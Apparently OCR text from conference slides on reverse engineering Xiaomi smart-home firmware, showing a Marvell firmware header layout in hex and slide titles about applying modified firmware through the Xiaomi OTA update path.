
Byte	0-3	4-7	8-11	12-15	16-19
0x00000000	**Magic**	**Magic**	**Timestamp**	**# of segments**	**entry address**
	4D 52 56 4C	7B F1 9C 2E	FF BE A8 59	03 00 00 00	19 37 00 1F
	"MRVL"				0x1f003719
0x00000014	**segment magic**	**offset in file**	**size of segment**	**mem addr**	**checksum**
	02 00 00 00	C8 00 00 00	50 36 00 00	00 00 10 00	20 C8 51 7D
		0xc8	0x3650	0x100000	
0x00000028	**segment magic**	**offset in file**	**size of segment**	**mem addr**	**checksum**
	02 00 00 00	18 37 00 00	28 15 08 00	18 37 00 1F	0A 11 25 85
		0x3718	0x81528	0x1f003718	
0x0000003C	**segment magic**	**offset in file**	**size of segment**	**mem addr**	**checksum**
	02 00 00 00	40 4C 08 00	54 19 00 00	40 00 00 20	FB 5F ED 39
		0x84c40	0x1954	0x20000040	

- Dennis wrote a script for that + Mediatek OTA format ☺


** https://hackernoon.com/inside-the-bulb-adventures-in-reverse-engineering-smart-bulb-firmware-1b81ce2694a6*

Applying the modified firmware

Applying the modified firmware




Applying the modified firmware



Xiaomi Cloud

„OTA Update available“ (miIO.ota)

Applying the modified firmware




Xiaomi Cloud


„OTA Update available“ (miIO.ota)

Xiaomi CDN


Applying the modified firmware




Applying the modified firmware



